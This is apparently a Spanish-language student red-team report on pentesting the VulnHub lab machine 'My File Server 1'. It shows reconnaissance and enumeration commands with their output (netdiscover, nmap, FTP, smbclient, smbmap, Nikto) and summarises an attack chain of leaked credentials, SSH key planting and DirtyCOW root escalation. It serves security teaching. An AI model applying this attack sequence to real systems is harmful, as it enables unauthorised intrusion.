

Universidad Politécnica de San Luis Potosí

ACTIVIDAD 13

Red Team Report: Pentesting de My File Server 1

Presentado por:

Christian Alfredo Morales Meza - 184937

Asignatura: CNO IV Seguridad Informática

Profesor: Servando López Contreras

Fecha de entrega: 01/10/2026

Índice de contenido

Índice de contenido	2
1. Executive Summary (Resumen Ejecutivo)	3
2. Alcance (Scope)	4
2.1 Objetivo del ejercicio	4
2.2 Activo evaluado.....	4
2.3 Fuera de alcance	4
3. Metodología Aplicada	4
3.1 Herramientas utilizadas	5
4. Fases de Reconocimiento	5
5. Enumeración.....	7
5.1 Escaneo de puertos y servicios.....	7
5.2 Escaneo agresivo (nmap -A)	8
5.3 Prueba de conexión FTP	10
5.4 Enumeración de servicios SMB	11
5.5 Enumeración de directorios del servicio web	12
6. Explotación.....	14
7. Escalada de Privilegios.....	18
7.1 Identificación de la versión del kernel	18
7.2 CVE-2016-5195 — DirtyCOW	18
7.3 Transferencia y compilación del exploit	18
7.4 Confirmación del compromiso total (root).....	20
8. Análisis de Impacto (Modelo CIA).....	21
9. Recomendaciones Técnicas.....	22

10. Tabla de Hallazgos	23
11. Conclusión.....	24

1. Executive Summary (Resumen Ejecutivo)

Como parte del ejercicio académico de la Actividad 13, se realizó un ejercicio de pentesting de caja negra sobre la máquina vulnerable “My File Server: 1”, la cual simula un entorno corporativo dedicado a servicios de almacenamiento y archivos compartidos (FTP, SMB/NFS y un portal web informativo). El objetivo fue identificar, explotar y documentar las vulnerabilidades presentes, actuando como analista de Red Team contratado por la organización ficticia dueña del sistema.

El resultado del ejercicio fue un compromiso total del sistema (root), logrado en un tiempo relativamente corto y sin necesidad de herramientas de fuerza bruta. La cadena de ataque combinó fallas de configuración de servicios de archivos con una vulnerabilidad crítica del kernel Linux:

- Acceso anónimo habilitado en los servicios FTP (puertos 21 y 2121) y SMB, incluyendo un recurso compartido (smbdata) con permisos de lectura y escritura sin autenticación.
- Divulgación de información sensible: credenciales válidas (smbuser:rootroot1) se encontraron en texto plano dentro de un archivo público del servidor web (/readme.txt).
- Uso de las credenciales obtenidas para escribir una clave pública SSH como `authorized_keys` del usuario smbuser, logrando así acceso remoto interactivo persistente sin necesidad de contraseña.
- Escalada de privilegios a root explotando CVE-2016-5195 (DirtyCOW), una vulnerabilidad de condición de carrera en el subsistema de memoria del kernel Linux 3.10, confirmada mediante la obtención del archivo `/root/proof.txt`.

El nivel de riesgo global del sistema se clasifica como CRÍTICO. La combinación de servicios mal configurados, ausencia de control de acceso y un kernel obsoleto sin parchear permite a cualquier atacante no autenticado en la red obtener control total del servidor en pocos pasos. Se recomienda remediación inmediata siguiendo las acciones descritas en la sección 9 de este informe, priorizando

la actualización del kernel, la deshabilitación de accesos anónimos y la eliminación de credenciales expuestas.

2. Alcance (Scope)

2.1 Objetivo del ejercicio

Evaluar el nivel de exposición y el riesgo de seguridad de la máquina “My File Server: 1” mediante una metodología estructurada de pruebas de penetración, documentando hallazgos técnicos, evidencia, análisis de impacto y recomendaciones de remediación.

2.2 Activo evaluado

Campo	Detalle
Nombre de la máquina	My File Server: 1 (VulnHub)
Origen	https://download.vulnhub.com/myfileserver/My_file_server_1.ova
Dirección IP objetivo	192.168.56.104
Máquina atacante	Kali Linux — 192.168.56.105 (red Host-Only VirtualBox)
Sistema operativo víctima	CentOS 7 (kernel Linux 3.10.0-229.el7.x86_64)
Tipo de prueba	Caja negra (Black-box), sin credenciales previas
Entorno	Laboratorio aislado (red Host-Only), sin conexión a producción
Duración aproximada	06 horas 30 minutos

2.3 Fuera de alcance

- Ataques de denegación de servicio (DoS/DDoS).
- Ingeniería social o ataques dirigidos a personas.
- Cualquier sistema distinto a la máquina víctima definida, incluyendo infraestructura de red real.
- Pruebas destructivas que comprometan la integridad del laboratorio más allá de lo necesario para validar el hallazgo.

3. Metodología Aplicada

El ejercicio se desarrolló siguiendo una adaptación de las fases del PTES (Penetration Testing Execution Standard), en línea con los lineamientos de la asignatura. Las fases aplicadas fueron:


- Reconocimiento: identificación del objetivo activo en la red mediante descubrimiento de host.
- Enumeración: identificación de puertos, servicios, versiones y recursos compartidos expuestos.
- Explotación: obtención de acceso inicial aprovechando configuraciones débiles y credenciales expuestas.
- Escalada de privilegios: elevación de un usuario estándar a root mediante una vulnerabilidad del kernel.
- Post-explotación: confirmación del compromiso total del sistema.
- Análisis y reporte: evaluación de impacto (modelo CIA) y elaboración de recomendaciones.

3.1 Herramientas utilizadas

Herramienta	Propósito
netdiscover	Descubrimiento de hosts activos en la red local (ARP)
nmap	Escaneo de puertos, detección de versión de servicios y scripts NSE
ftp (cliente)	Verificación de acceso y transferencia de archivos
smbclient / smbmap	Enumeración de recursos compartidos SMB y permisos efectivos
nikto	Escaneo de vulnerabilidades y archivos expuestos en el servicio web
ssh-keygen / ssh	Generación de par de llaves y acceso remoto autenticado por llave
gcc	Compilación del exploit de escalada de privilegios
CVE-2016-5195 (DirtyCOW)	Exploit de escalada de privilegios a nivel de kernel


4. Fases de Reconocimiento

El primer paso consistió en identificar la dirección IP de la máquina víctima dentro del segmento de red Host-Only compartido con la máquina atacante (Kali Linux), utilizando la herramienta netdiscover para realizar un barrido ARP.



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ sudo netdiscover -i eth1 -r 192.168.56.105/24
```

Figura 1. Ejecución de netdiscover sobre el segmento de red Host-Only (192.168.56.0/24) para descubrir hosts activos.



```
kali@kali: ~  
Session Actions Edit View Help  
Currently scanning: Finished! | Screen View: Unique Hosts  
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180  
+-----+-----+-----+-----+-----+-----+  
IP           At MAC Address      Count  Len  MAC Vendor / Hostname  
+-----+-----+-----+-----+-----+-----+  
192.168.56.1  0a:00:27:00:00:0d    1     60  Unknown vendor  
192.168.56.100 08:00:27:35:7f:c8    1     60  PCS Systemtechnik GmbH  
192.168.56.104 08:00:27:63:d2:cc    1     60  PCS Systemtechnik GmbH
```


Figura 2. Resultado del barrido ARP: se detectan tres hosts activos en el segmento, identificados por su dirección IP y vendor de MAC (VirtualBox).

La dirección IP 192.168.56.104 se identificó como la máquina víctima (el vendor MAC “PCS Systemtechnik GmbH” corresponde a VirtualBox), quedando establecida como el objetivo para el resto del ejercicio.

5. Enumeración

5.1 Escaneo de puertos y servicios

Se ejecutó un escaneo completo de puertos (-p-) con detección de versión (-sV) sobre los 65,535 puertos TCP, con el fin de identificar todos los servicios expuestos, incluyendo aquellos en puertos no estándar.



```
kali@kali: ~  
$ nmap -p- 192.168.56.104 -sV  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-29 17:44 -0400  
Nmap scan report for 192.168.56.104  
Host is up (0.00088s latency).  
Not shown: 64442 filtered tcp ports (no-response), 81 filtered tcp ports (host-prohibited), 1004 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 3.0.2  
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)  
80/tcp    open  http         Apache httpd 2.4.6 ((CentOS))  
111/tcp   open  rpcbind      2-4 (RPC #100000)  
445/tcp   open  netbios-ssn Samba smb 3.X - 4.X (workgroup: SAMBA)  
2049/tcp  open  nfs_acl      3 (RPC #100227)  
2121/tcp  open  ftp          ProFTPD 1.3.5  
20048/tcp open  mountd       1-3 (RPC #100005)  
MAC Address: 08:00:27:63:D2:CC (Oracle VirtualBox virtual NIC)  
Service Info: Host: FILESERVER; OS: Unix  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 86.58 seconds
```

Figura 3. Resultado de `nmap -p- -sV`: ocho puertos abiertos, incluyendo dos servicios FTP (21 y 2121), SSH, HTTP, SMB y servicios asociados a NFS (`rpcbind`, `nfs_acl`, `mountd`).


Puerto	Servicio	Versión	Relevancia
21/tcp	FTP	vsftpd 3.0.2	Acceso anónimo confirmado, directorio de escritura
22/tcp	SSH	OpenSSH 7.4	Vector de acceso inicial mediante inyección de llave
80/tcp	HTTP	Apache 2.4.6 (CentOS)	Credenciales expuestas en archivo público
111/tcp	rpcbind	RPC #100000	Soporte para NFS

445/tcp	SMB	Samba 4.9.1	Sesión nula y recurso compartido de escritura anónima
2049/tcp	NFS	v3	Exportación de directorios sin autenticación
2121/tcp	FTP	ProFTPD 1.3.5	Segundo servicio FTP con acceso anónimo
20048/tcp	mountd	RPC #100005	Parte del servicio NFS

El banner de Apache confirmó que el sistema operativo base es CentOS. Esta pista, junto con la antigüedad de las versiones de servicio detectadas, permitió anticipar que el kernel subyacente podría ser vulnerable a fallas de escalada de privilegios conocidas, hipótesis confirmada posteriormente en la sección 7.


5.2 Escaneo agresivo (nmap -A)

Se complementó el escaneo anterior con un análisis agresivo (-A), que combina detección de sistema operativo, versión de servicios y scripts de enumeración NSE, para obtener detalle adicional de cada servicio.



```
kali@kali: ~  
Session Actions Edit View Help  
  
(kali@kali)-[~]  
$ nmap -A 192.168.56.104  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-29 17:47 -0400  
Nmap scan report for 192.168.56.104  
Host is up (0.0015s latency).  
Not shown: 897 filtered tcp ports (no-response), 9 filtered tcp ports (host-prohibited), 87 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 3.0.2  
| ftp-syst:  
|   STAT:  
|   FTP server status:  
|     Connected to ::ffff:192.168.56.105  
|     Logged in as ftp  
|     TYPE: ASCII  
|     No session bandwidth limit  
|     Session timeout in seconds is 300  
|     Control connection is plain text  
|     Data connections will be plain text  
|     At session startup, client count was 1  
|     vsFTPD 3.0.2 - secure, fast, stable  
|_End of status  
| ftp-anon: Anonymous FTP login allowed (FTP code 230)  
|_drwxrwxrwx   3 0      0      16 Feb 19  2020 pub [NSE: writeable]  
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)  
| ssh-hostkey:  
|
```

Figura 4. Salida de `nmap -A` (parte 1): el script `ftp-anon` confirma que el servicio FTP del puerto 21 permite login anónimo (código 230) y que el directorio `pub` es de escritura pública (`writable`).



```

kali@kali: ~
Session Actions Edit View Help
| 2048 75:fa:37:d1:62:4a:15:87:7e:21:83:b9:2f:ff:04:93 (RSA)
| 256 b8:db:2c:ca:e2:70:c3:eb:9a:a8:cc:0e:a2:1c:68:6b (ECDSA)
| 256 66:a3:1b:55:ca:c2:51:84:41:21:7f:77:40:45:d4:9f (ED25519)
80/tcp open  http      Apache httpd 2.4.6 ((CentOS))
|_ http-title: My File Server
|_ http-server-header: Apache/2.4.6 (CentOS)
|_ http-methods:
|_ Potentially risky methods: TRACE
111/tcp open  rpcbind    2-4 (RPC #100000)
|_ rpcinfo:
|_  program  version  port/proto  service
|_  100000    2,3,4    111/tcp     rpcbind
|_  100000    2,3,4    111/udp     rpcbind
|_  100000    3,4      111/tcp6    rpcbind
|_  100000    3,4      111/udp6    rpcbind
|_  100003    3,4      2049/tcp    nfs
|_  100003    3,4      2049/tcp6   nfs
|_  100003    3,4      2049/udp    nfs
|_  100003    3,4      2049/udp6   nfs
|_  100005    1,2,3    20048/tcp   mountd
|_  100005    1,2,3    20048/tcp6  mountd
|_  100005    1,2,3    20048/udp   mountd
|_  100005    1,2,3    20048/udp6  mountd
|_  100021    1,3,4    35375/tcp6  nlockmgr
|_  100021    1,3,4    42583/udp   nlockmgr
|_  100021    1,3,4    45529/tcp   nlockmgr
|_  100021    1,3,4    54597/udp6  nlockmgr

```

Figura 5. Salida de `nmap -A` (parte 2, continuación del scroll): se listan los servicios SSH, HTTP (con el método `TRACE` señalado como potencialmente riesgoso) y los servicios `RPC/NFS` asociados.

Hallazgo H-01 / H-02 — FTP anónimo habilitado (puertos 21 y 2121)

El script `ftp-anon` de Nmap confirmó que el servicio FTP del puerto 21 (`vsftpd`) permite inicio de sesión anónimo (código FTP 230), y que el directorio `pub` se reportó como `writable` (permisos `777`, `drwxrwxrwx`), lo que habilita la escritura de archivos arbitrarios sin autenticación. El mismo escaneo identificó un segundo servicio FTP (`ProFTPD`) en el puerto 2121, también con acceso anónimo habilitado.

Hallazgo H-03 — SMB con firma de mensajes deshabilitada


El script smb-security-mode reportó message_signing: disabled (dangerous, but default), exponiendo el servicio a ataques de tipo SMB relay.

Hallazgo H-04 — Método HTTP TRACE habilitado

El servicio web permite el método HTTP TRACE, lo cual puede facilitar ataques de Cross-Site Tracing (XST) en combinación con vulnerabilidades del lado del cliente.

5.3 Prueba de conexión FTP

Adicionalmente a la detección automática de login anónimo reportada por Nmap, se realizó una prueba de conexión directa a ambos servicios FTP (puertos 21 y 2121), utilizando un nombre de usuario de prueba sin privilegios (alfredo). El objetivo de esta prueba fue únicamente verificar el comportamiento de autenticación de ambos servicios ante credenciales no válidas.



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ ftp 192.168.56.104  
  
Connected to 192.168.56.104.  
220 (vsFTPD 3.0.2)  
Name (192.168.56.104:kali): alfredo  
331 Please specify the password.  
Password:  
530 Login incorrect.  
ftp: Login failed  
ftp>
```

Figura 6. Intento de conexión al servicio FTP del puerto 21 con el usuario de prueba alfredo. El servidor rechaza la autenticación (530 Login incorrect).

```
(kali㉿kali)-[~]
$ ftp 192.168.56.104 2121
Connected to 192.168.56.104.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.104]
Name (192.168.56.104:kali): alfredo
331 Password required for alfredo
Password:
530 Login incorrect.
ftp: Login failed
ftp>
```

Figura 7. Intento equivalente contra el servicio FTP secundario (puerto 2121, ProFTPD) con el mismo usuario de prueba; la autenticación es rechazada de la misma manera.

En ambos casos la conexión fue rechazada, confirmando que el acceso sin autenticación documentado en los hallazgos H-01 y H-02 depende específicamente del usuario reservado anonymous (tal como lo identificó el script ftp-anon de Nmap), y no de una falla generalizada de validación de credenciales en el servicio.

5.4 Enumeración de servicios SMB

Se enumeraron los recursos compartidos de Samba utilizando una sesión sin credenciales (sesión nula), tanto para listar los shares disponibles como para verificar los permisos efectivos sobre cada uno.

```
kali@kali: ~
Session Actions Edit View Help

(kali㉿kali)-[~]
$ smbclient -L //192.168.56.104/ -N
Anonymous login successful

      Sharename      Type      Comment
      -----
      print$         Disk      Printer Drivers
      smbdata         Disk      smbdata
      smbuser         Disk      smbuser
      IPC$           IPC       IPC Service (Samba 4.9.1)
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.56.104 failed (Error NT_STATUS_HOST_UNREACHABLE)
Unable to connect with SMB1 -- no workgroup available
```

Figura 8. Listado de recursos compartidos SMB obtenido con sesión anónima (smbclient -L): se identifican los shares print\$, smbdata, smbuser e IPC\$.

```
[+] IP: 192.168.56.104:445      Name: 192.168.56.104      Status: NULL Session
Disk                          Permissions      Comme
--
print$                        NO ACCESS      Print
er Drivers
ta smbdata                    READ, WRITE    smbda
er smbuser                    NO ACCESS      smbuser
IPC$                          NO ACCESS      IPC S
ervice (Samba 4.9.1)
[/] Closing connections..
[-] Closing connections..
[\] Closing connections..
[|] Closing connections..
[/] Closing connections..
[-] Closing connections..
[*] Closed 1 connections
```

Figura 9. Resultado de smbmap mostrando los permisos efectivos de sesión NULL sobre cada recurso: smbdata aparece con permisos READ, WRITE, mientras que smbuser y los demás recursos muestran NO ACCESS.

Hallazgo H-05 — Sesión nula SMB con recurso compartido de escritura anónima

Con una sesión NULL (sin credenciales) se obtuvo acceso de lectura y escritura completo (READ, WRITE) sobre el recurso compartido smbdata. El recurso smbuser, en cambio, no permitió acceso anónimo (NO ACCESS), lo que sugería la existencia de credenciales específicas para dicho usuario, confirmadas en la siguiente sección.

5.5 Enumeración de directorios del servicio web

Se ejecutó Nikto contra el servicio HTTP en el puerto 80, identificando un archivo de nombre readme.txt accesible públicamente y potencialmente interesante.

```
(kali㉿kali)-[~]
$ nikto -h 192.168.56.104
- Nikto v2.6.0

+ Target IP:      192.168.56.104
+ Target Hostname: 192.168.56.104
+ Target Port:    80
+ Platform:      Unknown
+ Start Time:     2026-09-29 18:42:43 (GMT-4)
```

Figura 10. Inicio de la ejecución de Nikto contra el servicio web (puerto 80) de la máquina víctima.

```
kali@kali: ~
Session Actions Edit View Help
+ Server: Apache/2.4.6 (CentOS)
+ ERROR: Failed to check for updates:
+ [750500] /icons/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests
  skipped.
+ [013587] /: Suggested security header missing: permissions-policy. See: https://dev
  eloper.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: strict-transport-security. See: http
  s://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [013587] /: Suggested security header missing: content-security-policy. See: https:
  //developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: x-content-type-options. See: https:/
  /developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [013587] /: Suggested security header missing: referrer-policy. See: https://develo
  per.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [600050] Apache/2.4.6 appears to be outdated (current is at least 2.4.66).
+ [999990] OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .
+ [000434] /: HTTP TRACE method is active and replies which suggests the host is vuln
  erable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ [001822] /readme.txt: This might be interesting.
+ [003584] /icons/README: Apache default file found. See: https://www.vntweb.co.uk/ap
  ache-restricting-access-to-iconsreadme/
```

Figura 11. Resultado de Nikto: se identifican cabeceras de seguridad ausentes, el método HTTP TRACE activo y, en particular, el archivo /readme.txt marcado como potencialmente interesante.

Al acceder al archivo desde el navegador, se confirmó el contenido revelando una credencial en texto plano:




Figura 12. Contenido del archivo /readme.txt obtenido directamente desde el navegador en `http://192.168.56.104/readme.txt`, revelando la contraseña del usuario smbuser en texto plano.

Hallazgo H-06 — Credenciales en texto plano expuestas vía HTTP (Crítico)

